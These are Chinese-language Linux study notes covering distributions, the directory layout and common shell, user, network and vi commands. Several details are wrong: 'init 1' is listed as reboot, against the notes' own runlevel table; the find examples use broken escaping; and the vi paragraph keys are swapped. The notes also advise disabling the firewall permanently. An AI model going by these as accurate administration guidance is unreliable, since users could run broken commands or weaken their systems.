1. **Linux**
   1. **Linux版本、组成**

**操作系统的常用功能**

|  |  |
| --- | --- |
| **基本功能** | **高级功能** |
| 检测硬件和加载驱动程序及模块  管理进程  管理内存和交换内存  提供用户界面（命令行界面和图形界面）  控制文件系统  提供用户访问和身份验证  提供管理和实用工具  启动服务（守护进程）  提供编程工具 | 集群  虚拟化（KVM、Xen）  云计算（OpenStack、Red Hat Enterprice Virtualization）  实时计算  专门的存储空间（iSCSI、Fibre、Channel、Infiniband、Ceph、GlusterFS） |

**常见操作系统**

|  |  |
| --- | --- |
| Unix | Linux |
| Mac OS X |
| Microsoft Windows | |

**Linux版本**


1、内核：Linux内核Kernel目前最新稳定版 3.4 http://www.kernel.org/

2、发行版本：一些厂商以内核为基础，再添加一些软件和文档形成发行版本，例如RedHat Linux，Debian，Ubuntu, Novell/SuSE Linux等。

3、ubuntu Ubuntu版本号由发布的年份和月份（Y.MM）组成，首次发行版本为4.10，最新版本为12.04。

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  |  |  | 软件安装范式 | 适合用途 |
| Redhat系列  商业公司维护  使用人数多，资源多 | RHEL(**Redhat** Enterprise Linux)  收费 |  | 包管理方式采用的是基于RPM（RedHat Package Manager）包的YUM包管理方式，包分发方式是编译好的二进制文件。 | 稳定性好，适合服务器 |
| Fedora Core(由Redhat桌面版本发展而来)  免费 |  | 使用YUM来管理软件包 | 关注新技术，不关注稳定性，适合桌面  RHEL的测试平台（试验场） |
| **CentOS**(RHEL的社区克隆版本)  免费 |  | 使用YUM来管理软件包 | 稳定性好，配置简单，适合服务器 |
| Debian系列  社区组织维护 | Debian  社区类Linux的典范，最遵循GNU规范，apt-get/dpkg包管理方式。 | Stable (Sarge) |  | 稳定版，适合服务器 |
| Testing (Etch) |  | 经过测试的版本 |
| Unstable (Sid) |  | 最新的测试版本，适合桌面 |
|  |  |  |  |
| **Ubuntu**  使用基于apt的程序包管理器 | 基于Gnome的Ubuntu |  | 基于Debian的unstable版本加强而来，界面友好，容易上手，硬件支持非常全面，最适合做桌面系统。 |
| 基于KDE的Kubuntu |  |
| 基于Xfc的Xubuntu |  |
| Gentoo  Linux最年轻的发行版本，因此也吸取之前的发行版本的优点，这也是Gentoo被称为最完美的Linux发行版本的原因之一。 |  |  | Portage包管理系统。不同于APT和YUM等二进制文件分发的包管理系统，Portage是基于源代码分发的，必须编译后才能运行，对于大型软件而言比较慢，不过正因为所有软件都是在本地机器编译的，在经过各种定制的编译参数优化后，能将机器的硬件性能发挥到极致。 | Gentoo是所有Linux发行版本里安装最复杂的，但是又是安装完成后最便于管理的版本，也是在相同硬件环境下 运行最快的版本。如果你需要一个桌面系统，而且还想非常灵活的定制自己的Linux系统，那么你完全可以选择Gentoo。  最佳学习对象 |
| FreeBSD  并非Linux系统，但与Linux支持的硬件环境比较一致，采用的软件也比较类似，用户也有许多重合。所以可视为一个Linux版本。 | stable：稳定版 |  | 采用Ports包管理系统，与Gentoo类似，基于源代码分发，必须在本地机器编后后才能运行，但是Ports系统没有Portage系统使 用简便，使用起来稍微复杂一些。 | FreeBSD的最大特点就是稳定和高效，是作为服务器操作系统的最佳选择，但对硬件的支持没 有Linux完备，所以并不适合作为桌面系统。如果你需要的是一个非常非常稳定的服务器系统，那么你的唯一选择就是FreeBSD。 |
| current：测试版 |  |
| OpenSUSE |  |  | 使用Yast来管理软件包 |  |

嵌入式开发常用debian、Fedora、Ubuntu。



**Linux组成**

1、内核：是系统的心脏，是运行程序和管理像磁盘和打印机等硬件设备的核心程序。

2、Shell：是系统的用户界面、用户和内核交互的接口、命令解释器。是高级编程语言（shell编程）。

3、文件系统：文件系统是文件存放在磁盘等存储设备上的组织方法，Linux支持多种文件系统，如ext3,ext2,NFS,SMB,iso9660等。

4、第三方应用程序：标准的Linux操作系统都会有一套应用程序例如X-Window,Open Office等。

**Linux下载地址**

centos下载地址：

网易镜像：http://mirrors.163.com/centos/6/isos/

搜狐镜像：http://mirrors.sohu.com/centos/6/isos/

* 1. **Linux目录结构**

bin (binaries)存放二进制可执行文件（系统必备命令）

boot 存放用于系统引导时使用的各种文件

dev (devices)用于存放设备文件

etc (etcetera)存放系统配置文件

home 存放普通用户文件的根目录

lib (library)存放跟文件系统中的程序运行所需要的共享库及内核模块（类似Windows的dll文件）

lost+found 丢失寻回文件

media 外部设备挂载点

misc 存放用途不明的文件

mnt (mount)系统管理员安装临时文件系统的安装点

net 存放网络相关文件

opt 额外安装软件的目录，如oracle数据库安装路径可选此

proc 系统内存映射，可访此获取系统信息

root 超级用户目录

sbin (super user binaries)存放二进制可执行文件（超级用户的系统管理命令）

selinux Redhat/CentOS特有的目录，selinux安全机制目录

srv （service）存放服务启动后要提取的数据

sys 该目录安装了linux2.6内核中新出现的sysfs文件系统

tmp (temporary)用于存放各种临时文件

usr (unix shared resources)用于存放共享的系统资源（类似于Windows的Program Files）

var (variable)用于存放运行时需要改变数据的文件（如各种日志文件）

**Linux 的软件安装目录**

/usr：系统级的目录，可以理解为C:/Windows/，/usr/lib理解为C:/Windows/System32，一般让软件包管理器来管理/usr目录。

/usr/local：用户级的程序目录，可以理解为C:/Progrem Files/，它和/usr目录具有相类似的目录结构。用户自己编译的软件默认会安装到这个目录下。

/opt：用户级的程序目录，可以理解为D:/Software，opt有可选的意思，安装到/opt目录下的程序，它所有的数据、库文件等等都是放在同个目录下面，当你不需要时，直接rm -rf掉即可，不影响系统其他任何设置。在硬盘容量不够时，也可将/opt单独挂载到其他磁盘上使用。

源码放哪里？

/usr/src：系统级的源码目录。

/usr/local/src：用户级的源码目录。

* 1. **Linux命令分类**

**内部命令：属于Shell解析器的一部分**

cd 切换目录（change directory）

pwd 显示当前工作目录（print working directory）

help 帮助

**外部命令：独立于Shell解析器之外的文件程序**

ls 显示文件和目录列表（list）

mkdir 创建目录（make directoriy）

cp 复制文件或目录（copy）

**查看帮助文档**

内部命令：help + 命令（help cd）

外部命令：man + 命令（man ls）

* 1. **文件管理命令**

ls 列出当前目录下的文件以及文件夹（网格模式）（蓝为文件夹，黑为文件，绿为可执行文件，红为压缩包）（list）

-l (long)

-a (all)注意隐藏文件、特殊目录.和..

-t (time)

ll 列出当前目录下的文件以及文件夹（列表模式）（相当于ls -l）（Redhat支持）

ll / 列出根目录下的文件以及文件夹（列表模式）（相当于 ）（Redhat支持）

ls -a 或 ll -a 陈列时显示隐藏文件

find . 列出当前目录和子目录下所有文件和文件夹

find 路径名 -name "关键字" 查找文件

ls -l | grep "^-" | wc -l 统计当前目录下文件的个数（不包括目录）

ls -lR| grep "^-" | wc -l 统计当前目录下文件的个数（包括子目录）

ls -lR | grep "^d" | wc -l 查看某目录下文件夹(目录)的个数（包括子目录）

cd 目录名 进入指定目录

cd / 切换到根目录

cd 切换到主目录（回老家）（亦可cd ~）

cd .. 切换到上级目录

cd - 切换到上次目录

pwd 显示当前工作目录（print working directory）

mkdir 目录名 创建目录（make directoriy）

-p 父目录不存在情况下先生成父目录（parents）

touch 文件名 创建空文件

ln 链接名 文件名 创建链接

-s 对源文件建立符号连接，而非硬连接（symbolic）

cp 文件名 目录名或文件名 拷贝文件到目录或同时改名（copy）

cp -r 目录名 目录名 拷贝目录到目录（r：递归recursive）

mv 文件名 目录名或文件名 移动文件到目录或同时**改名**（move）

注：mv只能修改单个文件名，使用rename命令加通配符可批量改名：

例如有foo1 foo2 foo3...到foo99的文件，如果想把数字部分都改为2个字符等宽，只需要把1位数字1、2、3...到9改为01、02、03...到09，使用下面命令即可：

rename foo foo0 foo?

其中?代表一个字符。除了问号，通配符还有\*，代表任意字符，如若要将\*.htm文件改为\*.html，使用下面命令：

rename .htm .html \*.htm

补充：如果只用于单个文件名的修改，使用方法和mv一样，可以省略第三个参数。

scp -r 目录名 ip:目录名 拷贝目录到指定系统的指定目录

rm 文件名 删除文件（remove）

rmdir 空目录名 删除空目录（remove directoriy）

rm -rf 目录名 递归（recursive）且强制（force）删除目录（强制删除无需逐一确认）

echo 内容 终端输出（$开头的内容是变量）

echo "hello" > hello.txt 输出 hello 到文件 hello.txt （重写模式）

echo "hello" >> hello.txt 输出 hello 到文件 hello.txt （追加模式）

cat 文件名 显示文本文件内容 （catenate）

more 文件名 分页查看文件内容（按空格下一页，按Enter逐行，按q退出）

less 文件名 分页查看文件内容（按空格下一页，按Enter逐行，按Shift + g到页尾，按g到页首，按/查找，按q退出）

tail 文件名 查看文件尾部内容

tail -20 文件名 查看文件尾部内容，显示20行（默认10行）（完整写法：tail -n 20 文件名）

**tail -f 文件名 查看文件尾部内容（实时刷新），常用于实时查看日（****fellow？：循环读取？）**

head 文件名 查看文件头部内容（默认10行）

head -20 文件名 查看文件头部内容，显示20行（默认10行）（完整写法：head -n 20 文件名）

wc 文件名 统计文本的行数、字数、字节数（word count）（一个字被定义为由空白、跳格或换行字符分隔的字符串）

-l 或 --lines 只显示行数

-w 或 --words 只显示字数

-c 或 --bytes 或 --chars 只显示字节数

./可执行文件名 执行当前目录下的指定的可执行文件

**压缩**：

gzip

-d 将压缩文件解压（decompress）

-l 显示压缩文件的大小，未压缩文件的大小，压缩比（list）

-v 显示文件名和压缩比（verbose）

-数字 指定压缩速度，-1或--fast表最快压缩（低压缩比），-9或--best表最慢压缩（高压缩比）。系统默认-6

gzip \* 把当前目录下的每个非压缩文件压缩成.gz文件（删除源文件）

gzip -l \* 显示前目录下的每个压缩文件的大小，未压缩文件的大小，压缩比（list）

gzip -dv \* 把当前目录下的每个压缩文件解压（删除原压缩文件）

gzip -rv 目录名 递归压缩目录内所有文件并查看压缩情况（r：递归；v：查看）

gzip -dr 目录名 递归解压目录内所有文件（d：解压；r：递归）

bzip2

-c 将压缩的过程产生的数据输出到屏幕上

-d 解压缩的参数（decompress）

-z 压缩的参数（compress）

-数字 指定压缩速度，-1或--fast表最快压缩（低压缩比），-9或--best表最慢压缩（高压缩比）。系统默认-6

**归档**：

tar

-c 建立一个压缩文件的参数指令（create）

-x 解开一个压缩文件的参数指令（extract）

-z 是否需要用 gzip 压缩

-j 是否需要用 bzip2 压缩

-v 压缩的过程中显示文件（verbose）

-f 使用档名，在 f 之后要立即接档名（file）

tar -cvf 新包名.tar 文件1 文件2 打包文件

tar -cvf 新包名.tar 目录 打包目录

tar -xvf 新包名.tar 解包到当前文件夹

tar -zcvf 新压缩包名.tar.gz 文件1 文件2 打包文件并以gzip压缩

tar -zcvf 新压缩包名.tar.gz 目录 打包目录并以gzip压缩

tar -zxvf 压缩包名.tar.gz 解压并解包到当前文件夹

tar -zxvf 压缩包名.tar.gz -C 目录 解压并解包到指定目录下

* 1. **权限管理命令**

**权限描述**：

三种基本权限： r 读权限（read）； w 写权限（write）； x 执行权限（execute）

|  |
| --- |
| * 第1位：文件类型（d 目录，- 普通文件，l 链接文件） * 第2-4位：所属用户权限，用u（user）表示 * 第5-7位：所属组权限，用g（group）表示 * 第8-10位：其他用户权限，用o（other）表示 * 第2-10位：表示所有的权限，用a（all）表示   示例的完整信息：一个文件，所属用户具有读写执行权限；所属组的用户有读写权限，没有执行权限；其他用户只有读权限 |

su 以root身份运行（不切换环境变量）

su - 以root身份运行（同时切换环境变量）

su 用户名 以指定用户身份运行（不切换环境变量）

su - 用户名 以指定用户身份运行（同时切换环境变量）

sudo 执行root权限的命令

sudo vi 文件名 以root身份编辑文件

visudo 配置sudo权限（vi /etc/sudoers）

编辑 /etc/sudoers 文件，将hadoop用户添加到sudoers文件中去：

root ALL=(ALL) ALL

hadoop ALL=(ALL) ALL

chmod 修改文件或目录的权限（change mode）（-R：递归（大小写？））

chmod 707 文件名 修改指定文件的权限为对所属用户提供rwx权限，对所属组用户提供---权限，对其他用户提供rwx权限

chmod u+w 文件名 修改指定文件的权限为对所属用户（u）增加可写权限

chmod g-x 文件名 修改指定文件的权限为对所属组成员用户（g）删除可执行权限

chmod o=r 文件名 修改指定文件的权限为对其他用户（o）使具有可读权限

chmod +rwx 文件名 修改指定文件的权限为对所有用户（a）可读可写可执行（省略了默认值a：chmod a+rwx）

chown 用户名:用户组 文件名 修改指定文件的所属用户和所属组（change owner）

chgrp 用户组 文件名 修改指定文件的所属组（change group）

* 1. **用户管理命令**

**配置文件**

保存用户信息的文件：/etc/passwd

每一行的意思： 用户名:密码:用户id:用户所在组id:备注:用户家目录:shell命令所在目录

例如： root:x:0:0:root:/root:/bin/bash

只查某一用户的信息：cat /etc/passwd|grep 用户名

保存密码的文件：/etc/shadow

保存用户组的文件：/etc/group

每一行的意思： 用户组:用户组密码:用户组id:用户组所包含的用户

例如： sys:x:3:bin,adm

只查某一用户组的信息：cat /etc/group|grep 组名

保存用户组密码的文件：/etc/gshadow

用户配置文件：/etc/default/useradd

**/etc/passwd格式**

使用命令：man 5 passwd

account:password:UID:GID:GECOS:directory:shell

|  |  |
| --- | --- |
| **用户名** | 用户登陆系统的用户名 |
| **密码** | 密码位 |
| **UID** | 用户标示号 |
| **GID** | 默认组标示号 |
| **描述信息** | 存放用户的描述信息 |
| **宿主目录** | 用户登陆系统的默认目录，默认是在/home/下 |
| **命令解析器** | 用户使用的Shell，默认是bash |

**Linux用户分类**

超级用户：（root，UID=0）

普通用户：（UID在500到60000）

伪用户：（UID在1到499）

系统和服务相关的：bin、daemon、shutdown等

进程相关的：mail、news、games等

为用户不能登陆系统，而且没有宿主目录

**/etc/shadow格式**

查看命令：man 5 shadow

|  |  |
| --- | --- |
| **用户名** | 登陆系统的用户名 |
| **密码** | 加密密码 |
| **最后一次修改时间** | 用户最后一次修改密码距现在的天数，从1970-1-1起 |
| **最小时间间隔** | 两次修改密码之间的最小天数 |
| **最大时间间隔** | 密码有效天数 |
| **警告时间** | 从系统警告到密码失效的天数 |
| **账号闲置时间** | 账号闲置时间 |
| **失效时间** | 密码失效的天数 |
| **标志** | 标志 |

**用户组**

每个用户至少属于一个用户组

每个用户组可以包含多个用户

同一个用户组的用户享有该组共有的权限

**/etc/group格式**

|  |  |
| --- | --- |
| **组名** | 用的所在的组 |
| **组密码** | 密码位，一般不使用 |
| **GID** | 主标示号 |
| **组内用户列表** | 属于改组的用户列表 |

**常用命令**

useradd 用户名 添加用户（必须设置密码才能正常登陆）

-u 指定userID（uid）

-g 指定所属的组名（gid）

-G 指定多个组，用逗号分开（Groups）

-c 用户描述（comment）

-e 失效时间（expire date）

例子：useradd -u 888 -g users -G sys,root -c "hr zhang" zhangsan

passwd 用户名 修改用户密码

usermod -d 目录名 用户名 修改用户主目录（要事先创建目录，并拷入环境变量文件）（modify）

usermod -l 新名 旧名 修改用户名（login）

usermod -g 组名 用户名 给用户修改组

usermod -G 组名1 组名2 … 用户名 给用户添加组

usermod -L 用户名 锁定用户

usermod -U 用户名 解锁用户

userdel 用户名 删除用户

userdel -r 用户名 删除用户同时删除主目录（remove）

whoami 我是谁

groups 查看当前用户所属组

groups 用户 查看指定用户所属组

groupadd 组名 添加用户组（-g：指定gid）

groupmod 修改用户组信息（-n：更改组名（name））

groupdel 组名 删除用户组

**案例**：修改某用户的主文件夹

1）以root身份登陆

2）在/home下建一文件夹（例如twx1）准备用作目标用户（例如twx1）的新主文件夹

3）修改/etc/passwd文件内容：twx1:x:1001:1001::/home/twx-one:/bin/bash，将twx-one改为twx1

或者：usermod -d /home/twx1 twx1

4）拷贝原twx-one文件夹内所有文件（包括隐藏文件）至twx1文件夹，并修改所属用户和所属用户组为twx1

[**SecureCRT连接Ubuntu报The remote system refused the connection.解决方案**](https://blog.csdn.net/Rongbo_J/article/details/49981133)

进入Ubuntu系统，终端中敲入以下命令：

ps -ef|grep ssh

发现只有ssh-agent进程，而没有sshd进程，缺省情况下没有安装ssh-server

在终端中敲入以下命名安装openssh-server即可：

sudo apt-get install openssh-server

安装完毕后再次使用ps -ef|grep ssh命令查看sshd进程是否运行，如果正常运行使用SecureCRT重新尝试连接即可。

* 1. **系统管理命令**

Linux系统登陆的三种方式：图形界面、shell界面、远程登陆SSH

vi /etc/inittab 编辑默认启动界面（3为字符界面模式，5为图形界面模式）shutdown 关机

shutdown -r 关机后立即重启

shutdown -h 关机后不重新启动

halt 关机后关闭电源

reboot 重新启动

init 0 关机

init 1 重启

init 3 关闭当前界面并启动字符界面

init 5 或 startx 关闭当前界面并启动图形界面

　　# 0 - 停机（千万不能把initdefault设置为0）

　　# 1 - 单用户模式

　　# 2 - 多用户，没有 NFS

　　# 3 - 完全多用户模式（标准的运行级）

　　# 4 - 没有用到

　　# 5 - X11（xwindow)

　　# 6 - 重启（千万不要把initdefault设置为6）

top 实时显示当前系统中耗费资源最多的进程

ps 显示瞬时进程快照

-e /-A 显示所有进程，环境变量

-f 全格式

-a 显示所有用户的所有进程（包括其它用户）

-u 按用户名和启动时间的顺序来显示进程

-x 显示无控制终端的进程

ps -ef 查看系统中当前瞬间的进程信息快照

ps -ef | grep myshell.sh 搜索myshell进程的信息

free 显示内存和交换空间使用情况（默认单位KB） -b设置单位B -m设置单位MB -s 秒数 设置刷新时间

kill 进程号 按进程号杀进程

kill -9 进程号 绝杀！慎用！

killall 进程名 按名称杀进程

df -h 显示文件系统磁盘空间使用情况

du 查看当前目录下各级文件夹和文件大小

-h 文件大小以K，M，G为单位显示（human-readable）

-s 只显示各档案大小的总合（summarize）

du -sh 查看当前目录总大小

du -sh \* 查看所有子目录大小

* 1. **网络管理命令**

ifconfig 查看本地连接（/sbin/ifconfig）

netstat(-natp 或 -nltp) 查看网络相关信息

-a 显示所有连接和监听端口

-t (tcp)仅显示tcp相关选项

-u (udp)仅显示udp相关选项

-n 拒绝显示别名，能显示数字的全部转化成数字。

-l 仅列出有在Listen（监听）的服务状态

-p 显示建立相关链接的程序名

netstat -tunlp|grep 端口号 用于查看指定端口号的进程情况

ping 测试网络的连通性（通过发送Internet控制消息协议（ICMP）回响请求消息来验证与另一台TCP/IP计算机的IP级连接）

setup 进入设置（CentOS 7的命令为 nmtui ），可修改本机网络配置（重启网络服务生效）

service network status 查看网络设备

service network restart 重启网络服务（执行后终端会被断开）

service network stop 停止网络服务

lsof -i 列出当前系统打开的文件（list open files）。

lsof输出各列信息的意义：

COMMAND：进程的名称

PID：进程标识符

USER：进程所有者

FD：文件描述符，应用程序通过文件描述符识别该文件。如cwd、txt等

TYPE：文件类型，如DIR、REG等

DEVICE：指定磁盘的名称

SIZE：文件的大小

NODE：索引节点（文件在磁盘上的标识）

NAME：打开文件的确切名称

lsof filename.txt 显示开启文件filename.txt的进程

lsof -i 显示符合条件的进程情况

**lsof -i :22 显示22端口现在运行什么程序**

lsof -c abc 显示abc进程现在打开的文件

lsof -g gid 显示归属gid的进程情况

lsof +d /usr/local/ 显示目录下被进程开启的文件

lsof +D /usr/local/ 同上，但是会搜索目录下的目录，时间较长

lsof -d 4 显示使用fd为4的进程

**修改ip地址的配置**：

修改以下配置文件即可改ip地址：

vi /etc/sysconfig/network-scripts/ifcfg-网络名

或者用setup指令通过一个带提示的伪图形界面来修改

**修改主机名**

vi /etc/sysconfig/network 修改其中的hostname配置项：

HOSTNAME=yun12-01

要想立即生效，可以执行指令：

hostname nidezhujiming

**管理地址映射**：

vi /etc/hosts，添加以下内容：

192.168.2.250 域名或主机名

**防火墙**：

service iptables start 开启防火墙（重启后失效）

service iptables stop 停止防火墙（重启后失效）

service iptables restart 重启防火墙（重启后失效）

service iptables status 查看防火墙

chkconfig iptables --list 查看防火墙自启模式（3为字符界面模式，5为图形界面模式）

chkconfig iptables off 关闭防火墙随系统启动

chkconfig iptables on 开启防火墙随系统启动

**CentOS 7防火墙**：

centos从7开始默认用的是firewalld，这个是基于iptables的，虽然有iptables的核心，但是iptables的服务是没安装的。所以你只要停止firewalld服务即可：sudo systemctl stop firewalld.service && sudo systemctl disable firewalld.service

如果你要改用iptables的话，需要安装iptables服务：

sudo yum install iptables-services


sudo systemctl enable iptables && sudo systemctl enable ip6tables

sudo systemctl start iptables && sudo systemctl start ip6tables

firewall-cmd --zone=public --add-port=20/tcp -permanent 将20端口加入firewalld允许列表中

* 1. **常用vi命令**

vi / vim是Unix / Linux上最常用的文本编辑器而且功能非常强大。



**进入vi的命令**

vi filename :打开或新建文件，并将光标置于第一行首

vi +n filename ：打开文件，并将光标置于第n行首

vi + filename ：打开文件，并将光标置于最后一行首

vi +/pattern filename：打开文件，并将光标置于第一个与pattern匹配的串处

vi -r filename ：在上次正用vi编辑时发生系统崩溃，恢复filename

vi filename....filename ：打开多个文件，依次进行编辑

**翻滚屏幕命令**

Ctrl+u：向文件首翻半屏

Ctrl+d：向文件尾翻半屏

Ctrl+f：向文件尾翻一屏

Ctrl＋b；向文件首翻一屏

nz：将第n行滚至屏幕顶部，不指定n时将当前行滚至屏幕顶部。

**移动光标命令**

h ：光标左移一个字符

l ：光标右移一个字符

space：光标右移一个字符

Backspace：光标左移一个字符

k或Ctrl+p：光标上移一行

j或Ctrl+n ：光标下移一行

Enter ：光标下移一行

w或W ：光标右移一个字至字首

b或B ：光标左移一个字至字首

e或E ：光标右移一个字至字尾

) ：光标移至句尾

( ：光标移至句首

}：光标移至段落开头

{：光标移至段落结尾

nG：光标移至第n行首

n+：光标下移n行

n-：光标上移n行

n$：光标移至第n行尾

H ：光标移至屏幕顶行

M ：光标移至屏幕中间行

L ：光标移至屏幕最后行

0：（注意是数字零）光标移至当前行首

$：光标移至当前行尾

**定位命令**

:set nu 显示行号

:set nonu 取消行号

gg 到文本的第一行

G 到文本的最后一行

:行号 到文本的指定行

**插入命令**

i：在光标前插入

I：在当前行首插入

a：在光标后插入

A：在当前行尾插入

o：在当前行之下插入新行

O：在当前行之上插入新行

s：从当前光标位置处开始，以输入的文本替代指定数目的字符

S：删除指定数目的行，并以所输入文本代替之

ncw 或 nCW：修改指定数目的字

nCC：修改指定数目的行

**删除命令**

x：删除光标所在处字符

数x：删除光标所在处起n个字符

X：删除光标前的一个字符

数X：删除光标前的n个字符

d0：删至行首（不含光标所在处）

d$ 或 D：删至行尾（含光标所在处）

dd：删除当前行

数dd 或 数dw 或 数dW：删除当前行开始的n行

dG：删除当前行至末尾行的所有内容

:数,数d：删除指定范围的行

Ctrl+u：删除输入方式下所输入的文本

**搜索及替换命令**

/pattern：从光标开始处向文件尾搜索pattern

?pattern：从光标开始处向文件首搜索pattern

n：在同一方向重复上一次搜索命令

N：在反方向上重复上一次搜索命令

r：替换当前字符

R：从当前字符开始替换，按Esc键结束

：s/p1/p2/g：将当前行中所有p1均用p2替代

：n1,n2s/p1/p2/g：将第n1至n2行中所有p1均用p2替代

：g/p1/s//p2/g：将文件中所有p1均用p2替换

**选项设置**

all：列出所有选项设置情况

term：设置终端类型

ignorance：在搜索中忽略大小写

list：显示制表位(Ctrl+I)和行尾标志（$)

number：显示行号

report：显示由面向行的命令修改过的数目

terse：显示简短的警告信息

warn：在转到别的文件时若没保存当前文件则显示NO write信息

nomagic：允许在搜索模式中，使用前面不带“\”的特殊字符

nowrapscan：禁止vi在搜索到达文件两端时，又从另一端开始

mesg：允许vi显示其他用户用write写到自己终端上的信息

**底行命令**

:n1,n2 co n3：将n1行到n2行之间的内容拷贝到第n3行下

:n1,n2 m n3：将n1行到n2行之间的内容移至到第n3行下

:n1,n2 d ：将n1行到n2行之间的内容删除

:w ：保存当前文件

:wq：保存且退出。**快捷键ZZ**

:wq!：强制保存且退出！

:e filename：打开文件filename进行编辑

:x：保存当前文件并退出

:q：退出vi

:q!：不保存文件并退出vi

:!command：执行shell命令command

:n1,n2 w!command：将文件中n1行至n2行的内容作为command的输入并执行之，若不指定n1，n2，则表示将整个文件内容作为command的输入

:r!command：将命令command的输出结果放到当前行

**选择文本操作**

v：进入字符可视模式

V：进入行可视模式

Ctrl + v：进入块可视模式

**寄存器操作**

yy：复制当前行

p：粘贴所复制的行

"?nyy：将当前行及其下n行的内容保存到寄存器？中，其中?为一个字母，n为一个数字

"?nyw：将当前行及其下n个字保存到寄存器？中，其中?为一个字母，n为一个数字

"?nyl：将当前行及其下n个字符保存到寄存器？中，其中?为一个字母，n为一个数字

"?p：取出寄存器？中的内容并将其放到光标位置处。这里？可以是一个字母，也可以是一个数字

ndd：将当前行及其下共n行文本删除，并将所删内容放到1号删除寄存器中。

**撤销与重做**

u：撤销

Ctrl + r：重做

* 1. **其他命令**

date 显示时间

date -s 时间字符串 设置时间

cal 显示当前月份日历

cal -y 年 显示某年的日历

\* 通配符

tab 命令补全

↑/↓ 找回写过的命令

Ctrl + c 停止当前进程

Ctrl + r 查看命令历史

Ctrl + l 清屏，与clear命令作用相同

clear 清屏

exit 退出终端

命令 --help 命令帮助

put 文件上传

注1：以根（通常习惯称为root）"/" 为开始的路径是绝对路径，不以"/" 开始的是相对路径。

注2：参数可连写

[**linux find grep组合使用**](http://blog.csdn.net/cupidove/article/details/8767450)

1. 查找所有".h"文件

find /PATH -name "\*.h"

2. 查找所有".h"文件中的含有"helloworld"字符串的文件

find /PATH -name "\*.h" -exec grep -in "helloworld" {} \;

find /PATH -name "\*.h" | xargs grep -in "helloworld"

3. 查找所有".h"和".c"文件中的含有"helloworld"字符串的文件

find /PATH /( -name "\*.h" -or -name "\*.c" /) -exec grep -in "helloworld" {} \;

4. 查找非备份文件中的含有"helloworld"字符串的文件

find /PATH /( -not -name "\*~" /) -exec grep -in "helloworld" {} \;

注：/PATH为查找路径，默认为当前路径。带-exec参数时必须以\;结尾，否则会提示“find: 遗漏“-exec”的参数”。

**使用find和xargs**  
1. find pathname -options [-print -exec -ok]  
-optinos  
1)-name:按照文件名查找  
find ~ -name “\*.txt” -print  
find ~ -name “[a-z][0-9].txt” -print  
2)-perm:按照权限查找文件  
find ~ -perm 755 -print 查找权限为755的文件  
find ~ -perm 007 -print 查找o位置上具有7权限的文件  
find ~ -perm 4000 -print 查找具有suid的文件  
3)-prune  
不在当前目录下查找  
4)-user和－nouser  
find ~ -user zhao -print 查找文件属主是zhao的文件  
find ~ -nouser -print 查找文件属主已经被删除的文件  
5)-group和－nogroup  
find ~ -group zhao -print 查找文件群组是zhao的文件  
6)按照时间  
find ~ -mtime -5 -print 文件更改时间在5天内的文件  
find ~ -mtime +3 -print 文件更改时间在3天前的文件  
find ~ -newer file1 -print 查找比文件file1新的文件  
7)按照类型查找  
find ~ -type d -print 查找所有目录  
8)按照大小  
find ~ -size +1000000C -print 查找文件大小大于1000000字节(1M)的文件  
9)查找位于本文件系统里面的文件  
